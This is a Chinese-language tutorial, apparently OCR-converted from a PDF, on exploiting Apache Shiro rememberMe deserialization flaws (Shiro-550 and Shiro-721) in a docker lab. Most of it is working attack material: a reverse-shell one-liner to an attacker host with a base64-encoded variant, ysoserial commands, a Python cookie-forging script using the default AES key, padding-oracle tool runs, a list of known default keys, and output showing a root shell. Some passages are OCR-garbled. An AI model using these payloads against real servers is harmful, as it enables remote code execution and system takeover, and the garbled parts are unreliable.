Shiro反序列化漏洞总结

Apache Shiro是一个强大易用的Java安全框架,提供了认证、授权、加密和会话管理等功能。Shiro框架直观、易用,同时也能提供健壮的安全性。

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1、Shiro rememberMe反序列化漏洞 (Shiro-550)

1.1 漏洞原理:

Apache Shiro框架提供了记住密码的功能(RememberMe),用户登录成功后会生成经过加密并编码的cookie。在服务端对rememberMe的cookie值,先base64解码然后AES解密再反序列化,就导致了反序列化RCE漏洞。

那么, Payload产生的过程:

命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值

在整个漏洞利用过程中,比较重要的是AES加密的密钥,如果没有修改默认的密钥那么就很容易就知道密钥了,Payload构造起来也是十分的简单。

1.2 影响版本: Apache Shiro < 1.2.4

1.3 特征判断:返回包中包含rememberMe=deleteMe字段。

1.4 漏洞利用

环境搭建

```
获取docker镜像
docker pull medicean/vulapps:s_shiro_1
启动docker镜像:
docker run -d -p 8080:8080 medicean/vulapps:s_shiro_1
```

工具准备

1、maven配置

```
sudo wget https://mirrors.tuna.tsinghua.edu.cn/apache/maven/maven-3/3.6.3/binaries/apache-maven-3.6.3-bin.tar.gz
tar -zxvf apache-maven-3.6.3-bin.tar.gz
sudo mv apache-maven-3.6.3 /usr/local/maven3

在/etc/profile末尾添加maven环境变量:
export M2_HOME=/usr/local/maven3
export PATH=$PATH:$JAVA_HOME/bin:$M2_HOME/bin
source /etc/profile
```

2、下载ysoserial并打包

```
git clone https://github.com/frohoff/ysoserial.git
cd ysoserial
mvn package -D skipTests
```

生成的工具在ysoserial/target文件中。

1、检查是否存在默认的key。

这里我们使用一个 Shiro_exploit, 获取key

Github项目地址: https://github.com/insightglacier/Shiro exploit

python shiro_exploit.py -u http://192.168.172.129:8080

```
try CipherKey :5aaC5qKm5oqA5pyvAAAAAA==
generator payload done.
send payload ok.
checking....
checking....
checking....
checking....
try CipherKey :kPH+bIxk5D2deZiIxcaaaA==
generator payload done.
send payload ok.
checking....
vulnerable:True url:http://192.168.172.129:8080 CipherKey:kPH+bIxk5D2deZiIxcaaaA==
```

通过获取到的key,常见的漏洞利用方式有两种:反弹shell和写入文件。

漏洞利用方式一: 反弹shell

1、制作反弹shell代码

监听本地端口

```
nc -lvp 1234
```

Java Runtime 配合 bash 编码,

在线编码地址: http://www.jackson-t.ca/runtime-exec-payloads.html

```
bash -i >& /dev/tcp/192.168.172.133/1234 0>&1

bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|
{bash,-i}
```

2、通过ysoserial中JRMP监听模块,监听6666端口并执行反弹shell命令。

jUdpj152ovaXbv4AVJaiIKKdf1ScKD01AUbWycsW1XeYCN67u5UWd100iHUc5k/VCg=

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 6666
CommonsCollections4 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMZMvMTIZNCAwPiYx}|{base64,-d}|{bash,-i}'
```

3、使用shiro.py 生成Payload

```
python shiro.py 192.168.172.133:6666
```


root@kali:~/target# python shiro.py 192.168.172.133:6666
rememberMe=X6Uu6hhVS7GI1YcWEjLGmuyJHwDddcwPgUY3pbi2pzCfQjO5j1121mBNCEYaQI3S7bbfqahNZtUx+Z1/V2bL4drVnZYYVbsPDPMxbD7nx1
8zYt6n8Ts2BOAZWyTbRvONjYHqZ1uCHW6iwH1R084imVu3nQVRqoEIV8etm/Wp3PMsJ5g8UdrA0Y1+tXIdw0u6a1F9S2vFWPMHJKnuxwJYB+qPd8u1SAF
iBkYarrIm010rHPd1nS2R0vuUGxCkLW/hYq+fUhCNaB8xAL+QoP6sSY39Vun3k+w1zZIuSL3808hPdbTFUbKmysuo43fecPW6Yiwm/2BUU/OZE9Ddw+ap

shiro.py代码如下:

```
import sys
import uuid
import base64
import subprocess
from Crypto.Cipher import AES
def encode_rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'JRMPClient', command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) \% BS)) * chr(BS - len(s) \% BS)).encode()
    key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
    iv = uuid.uuid4().bytes
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext
if __name__ == '__main__':
```

```
payload = encode_rememberme(sys.argv[1])
print "rememberMe={0}".format(payload.decode())
```

4、构造数据包,伪造cookie,发送Payload.



nc监听端口, shell成功反弹:

```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.172.129: inverse host lookup failed: Unknown host
connect to [192.168.172.133] from (UNKNOWN) [192.168.172.129] 34240
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@f8ca88fd9d4a:/tmp# whoami
whoami
root
root@f8ca88fd9d4a:/tmp#
```

java监听接口,查看服务器连接情况:

```
rootCkall:-/target# java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JlAv2GVZLJRjcC8xOTIWMTY4LjE3Mi4xMxMMTIzNCAWPI YX||[base64,-d]|[bash,-i]'
'Opening JRMP listener on 6666
Have connection from /192.168.172.129:60020
Reading measage...
Is DGC call for [[0:0:0, -266897194]]
Sending tecurn with payload for obj [0:0:0, 2]
Closing connection
Have connection from /192.168.172.129:60022
Reading measage...
Is DGC call for [[0:0:0, -1091656159], [0:0:0, -266897194]]
Sending tecurn with payload for obj [0:0:0, 2]
Closing connection
Have connection from /192.168.172.129:60026
Reading measage...
Is DGC call for [[0:0:0, -1091656159], [0:0:0, -266897194]]
Sending recurn with payload for obj [0:0:0, -266897194]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

漏洞利用方式二:写入文件

1、生成poc.ser文件

```
sudo\ java\ -jar\ ysoserial-0.0.6-SNAPSHOT-all.jar\ CommonsBeanutils1\ "touch\ /tmp/success"\ >\ poc.ser
```

2、使用Shiro内置的默认密钥对Payload进行加密:

java调试:

```
□ 🗐 Task List 🛭
 package shiro;
30 import org.apache.shiro.crypto.AesCipherServi
4 import org.apache.shiro.codec.CodecSupport;
5 import org.apache.shiro.util.ByFoSource;
6 import org.apache.shiro.codec.Base64;
6 7 import org.apache.shiro.codec.Base64;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  ► All ► Activate... ②
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     ① Connect Mylyn
                    import java.nio.file.FileSystems;
import java.nio.file.Files;
import java.nio.file.Paths;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              Connect to your task and ALM tools or create a local
                  ∨ O<sub>▶</sub> TestRemember
                                              AesCipherService aes = new AesCipherService();
byte[] key = Base64.decode(CodecSupport.toBytes("kPH+bIxkSD2deZiIxcaaaA=="));
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         S main(String[]) : void
                                              ByteSource ciphertext = aes.encrypt(payloads, key);
System.out.printf(ciphertext.toString());
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       Problems @ Javadoc   Declaration   □ Console   □
   <terminated> TestRemember [Java Application] C\Program Files\Java\jre1.8.0_251\bin\javav.exe (2020-7-3 19:09:47 – 19:09:48)
AUFBIT pht90NIX783Et0poo/kpiff090V0V0VEIIImhtvorsez=/ASE00H1XV0AH1ABANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCAHIRGANCA
```

调试代码:

```
package shiro;
import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.codec.CodecSupport;
import org.apache.shiro.util.ByteSource;
import org.apache.shiro.codec.Base64;
import org.apache.shiro.io.DefaultSerializer;
import java.nio.file.FileSystems;
import java.nio.file.Files;
import java.nio.file.Paths;
public class TestRemember {
    public static void main(String[] args) throws Exception {
        byte[] payloads =
Files.readAllBytes(FileSystems.getDefault().getPath("d://poc.ser"));
        AesCipherService aes = new AesCipherService();
        byte[] key = Base64.decode(CodecSupport.toBytes("kPH+bIxk5D2deZiIxcaaaA=="));
        ByteSource ciphertext = aes.encrypt(payloads, key);
        System.out.printf(ciphertext.toString());
   }
}
```

3、发送rememberMe Cookie,即可成功执行命令。

```
POST 640-299 HTTP/1 1
Hest 132 LBS 22 A25 B30
User Apart Mozila 5.0 (Windows NT 10.0 WOWS4, rv.8.0) Gecko/C0100101 Firefox/48.0
Accept Lost/Mintl application/windred xml appl
```

在目标服务器/tmp目录下,生成success文件。

```
root@c986e1de6bba:/tmp# 1s
hsperfdata_root tomcat-docbase.6727731163762489878.8080 tomcat.1215546383701699579.8080
root@c986e1de6bba:/tmp#
root@c986e1de6bba:/tmp#
root@c986e1de6bba:/tmp# 1s
hsperfdata_root success tomcat-docbase.6727731163762489878.8080 tomcat.1215546383701699579.8080
```

2、Shiro Padding Oracle Attack (Shiro-721)

漏洞原理:

由于Apache Shiro cookie中通过 AES-128-CBC 模式加密的rememberMe字段存在问题,用户可通过Padding Oracle 加密生成的攻击代码来构造恶意的rememberMe字段,并重新请求网站,进行反序列化攻击,最终导致任意代码执行。

影响版本: Apache Shiro < 1.4.2版本。

漏洞利用:

1、登录Shiro网站,从cookie中获得rememberMe字段的值。

```
GET /samples-web-1.4.1/HTTP/1.1
Host 192-168.172.133.8080
User-Agent: Modus NT 1-0.0, WOWS4; rv.48.0) Gecko/20100101 Firefox/48.0
Accept. Teathful, application/ntmt-xml, applic
```

2、利用DNSlog探测,通过ysoserial工具payload。

java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "ping 75bbot.dnslog.cn" > payload.class

3、使用rememberMe值作为prefix,加载Payload,进行Padding Oracle攻击。

github项目地址: https://github.com/longofo/PaddingOracleAttack-Shiro-721


使用示例:

java -jar PaddingOracleAttack.jar targetUrl rememberMeCookie blockSize payloadFilePath

D:\PaddingOracleAttack-Shiro-721>java -jar PaddingOracleAttack-1.0-SNAPSHOT.jar http://192.168.172.133:8080/samples-web1.4.1/ ZTeHa8yeSYevzcMZxx1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4mnnmo9gRLxUTyXs5JiLgSy1v0NzZJRpb13jADAiT3OM+
IkSpYxyGq1e7RAHDz9ktxn4HgAewyA17mjG+AuysMSEq31rCmsdoktHewtU9QG+fB7X1kiVVzGeIrJNmXxARcbH3mqW074jM/OPFZZqD3JzRncyonCqDaJgd
x4/1UrCD612QwOUgwbbXhPchbb1Mg26r1udiyNYmK0ABt10JEfSGcmrUJW9HAm443t2zRH3miy03YhF0n1pTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFc
L6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWM00Ec4ULW5XmHwj+De2EbncbA8eLLYFkdX78bK/y2b/j5NB1creCH/QCpqc7GUI5tKjN/wNIX2eWFNt8
CrnN1wwfT2d1V8ChexTzcABv34eQ+NqAxV+eshu 16 pay1oad.class

爆破成功,输出Result:

4、使用构造的rememberMe攻击字符串重新请求网站



5、成功触发Payload,在DNSLog获取到目标IP。

DNSLog.cn

Get SubDomain Refresh Record

75bbot.dnslog.cn


DNS Query Record	IP Address	Created Time
75bbot.dnslog.cn	218	2020-07-05 01:21:52
75bbot.dnslog.cn	218.8 .152.147	2020-07-05 01:21:52
75bbot.dnslog.cn	218157.5	2020-07-05 01:21:52
75bbot.dnslog.cn	218.1 .152.147	2020-07-05 01:21:52

3、一键自动化漏洞利用工具


ShiroExploit:支持对Shiro-550(硬编码秘钥)和Shiro-721(Padding Oracle)的一键化检测,支持简单回显。

Github项目地址: https://github.com/feihong-cs/ShiroExploit

Shiro-550,只需输入url,即可完成自动化检测和漏洞利用。



Shiro-721,需输入url,提供一个有效的rememberMe Cookie,并指定目标操作系统类型



Shiro-721漏洞利用:

- 1、登录Shiro网站,从cookie中获得rememberMe字段的值。
- 2、通过ysoserial反序列漏洞利用工具生成攻击payload作为plaintext;

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections1 'touch /tmp/test' >
payload.class
```

3、使用rememberMe值作为prefix进行Padding Oracle攻击,加密payload的plaintext得到rememberMe攻击字符串。


Github项目地址: https://github.com/Geekby/shiro rce exp

root@kali:/home/shiro_rce_exp# python shiro_exp.py http://192.168.172.133:8080/samples-web-1.4.1/ ZTeHa8yeSYevzcMZx
x1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpB13jADAiT30M+IkSpYxyGqle7RAHDz9k
txn4HgAewyA17mjG+AuysMSEq31rCmsdoktHewtU9QG+fB7X1kiVVzGeIrJNmXxARcbH3mqW074jM/0PFZZqD3JzRncyonCqDaJgdx4/1UrCD612QwO
UgwbbXhPchbb1Mg26rludiyNYmK0ABt10JEfSGcmrUJW9HAm443t2zRH3miy03YhF0nlpTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFcL6h5orn+B
HB6YsE70SksNVv7SxTw0kdNyRvZcDhWM00Ec4ULW5XmHwj+De2EbncbA8eLLYFkdX78bK/y2b/j5NB1creCH/QCpqc7GUI5tKjN/wNIX2eWFNt8CrnN
1wwfT2d1V8ChexTzcABv34eQ+NqAxV+eshu payload.class

rememberMe cookies:

Sr3FrVSmz48Tz+k5ZQxUbvAoyE0xk73bE0KUZgvK/W4U8sTEwzhUiU5YwS5HLZb5qe40RE0NqDBiDxiDz53NCLz7Xz57yorDiuvzRzfosivcjVjhSBf
hefjET07VudSkBpf7+KPVmbvPilkMuFl53B/YjoAslqQPDv2bBfS+H9BxILf4vRbhWmVLZnq/mj0t4d3MPhLV6vrtGCp00jLFvDkPz5M1EkluAlJjM5
Qbgm4fWGxaci778eWkTWbxqRS7nmfy/UX4PltrwloHdJhB69Pu7qorHUalpDR0YcWbiBc/VuAv0houtKCW0LjQ0jKyJsGj/6nMKTJ98ZG2sG52R50Hp
jCkaxYADnlt2Sy9wQ80wSx05VdcuCWjDlq+WjWFeP0oQIAxCQiJmHN8G+f609Hj4GlmNYDGs0VI17J+JWt2ri4HEICHxef1P6e+ALb/UEYGxvRHs1lV
Q+14t1lU6NtPrM64ytCTr0kXlcLJCAZF8YEy6/iYwFyVVbymNrUoElnAF3RgzZU8WMvy/yJzFQZm87Lod50r66EC+Y2BANo2rGmo02gQIif/M8SHWXa
loP29Fz30Hnqah7sZjHbAw5QZuh+6pgbkb+U9WikFQjISbsJzBm+3MRt0hN2rnbjMvBJmo6Z+FuUZYQNmLo93pDflsYhvYaKcL8Ji3KIcUlv/zC4shb
0+kqq7QD0B9te7n47UqaAoyH60k60+sTz21zp8W2oDg6iCiWA3njB3ZKp9WhPNgTlqiJcwPcHlmDFJZtMkfBcDFe0QXBr1X253IZImsPC0LkKJZBI2d
vtSiXVjoi3XR7Qymlm01BHLgzZvF17ANT9H5KXgjfM6Ct6xjFEfHUl+DxevS/G0eSw0zCeoBN5n9UvjopnGoZGrnRw/XaeU+3UpFb+kRI4pr60vm/J9
rZ7WgB3qj90pVzStXRzHDeTkbOCgAZzxOwoH8TuA0TkW3NVSVg10MAspYhGDiOtFznnOc3ES8D5KzPyThas0eGvrmzPGpWLtKlcfrZEwgmndJFoK3f1
yMWFVSeGGWYkeeNgCAzrWF/LpkTSfxCRwe0dhUkFXEY1YksTWZgmWU4haiIifz7+dpm/tME/BZhzbIVRYwraYYydyN340Dw/RJN+LSsL0XRFb0xPWju

4、使用构造的rememberMe攻击字符串重新请求网站,进行反序列化攻击,最终导致远程任意命令执行。



5、检查一下执行结果,可以看到成功创建了一个test文件。

一键检测工具: ShiroScan

Shiro<=1.2.4反序列化,一键检测工具,可以检测出漏洞,但并不知道漏洞利用模块和key的值。

Github项目地址: https://github.com/sv3nbeast/ShiroScan

D:\ShiroScan-master>python shiro_rce.py http://192.168.172.129:8080 "whoami By 斯文 Welcome To Shiro反序列化 RCE!

[*] 开始检测模块 Class1:CommonsBeanutils1
[+] CommonsBeanutils1模块 key: fCq+/xW[+] CommonsBeanutils1模块 key: wGiHplar
[+] CommonsBeanutils1模块 key: 3AvVhmFI
[+] CommonsBeanutils1模块 key: 2AvVhdsg
[+] CommonsBeanutils1模块 key: Z3VucwA[+] CommonsBeanutils1模块 key: Z3VucwA[+] CommonsBeanutils1模块 key: ZUdsaGJu
[+] CommonsBeanutils1模块 key: 4AvVhmFI
[+] CommonsBeanutils1模块 key: 6ZmIGI2[+] CommonsBeanutils1模块 key: L7RioUUI
[+] CommonsBeanutils1模块 key: T0e3C5qKn
[+] CommonsBeanutils1模块 key: T0e3C16]
[+] CommonsBeanutils1模块 key: 1QWLxg+1
[+] CommonsBeanutils1模块 key: bW1jcm9: onsBeanuti1s1
key: fCq+/xW488hMTCD+cmJ3aQ== 已成功发送!
key: wGiHp1amyX1VB11UXWo18g== 已成功发送!
key: 3AvVhmFLUsOKTA3Kprsdag== 已成功发送!
key: 2AvVhdsgUsOFSA3SDFAdag== 已成功发送!
key: WcfHGU25gNnTxT1mJMeSpw== 已成功发送!
key: Z3VucwAAAAAAAAAAAAAAA== 已成功发送!
key: Z3VucwAAAAAAAAAAAAAAA== 已成功发送!
key: ZUdsaGJuSmzibV12ZHc9PQ== 已成功发送!
key: 4AvVhmFLUsOKTA3Kprsdag== 已成功发送!
key: 6ZmI612j5Y+R5aSn5ZO1AA== 已成功发送!
key: 5aaC5qKm5oqA5pyvAAAAAA== 已成功发送!
key: 17RioUULEFhRyxM7a2R/Yg== 已成功发送!
key: 10WLxg+NYmxraMoxAXu/Iw== 已成功发送!
key: 10WLxg+NYmxraMoxAXu/Iw== 已成功发送!
key: bW1jcm9zAAAAAAAAAAA== 已成功发送! ##: 200 ##: 200 ##: 200 ##: 200 ##: 200 ##: 200 ##: 200 ##: 200 马:200 马:200 马:200 马:200

已成功发

∄:200

key: bW1jcm9zAAAAAAAAAAAA==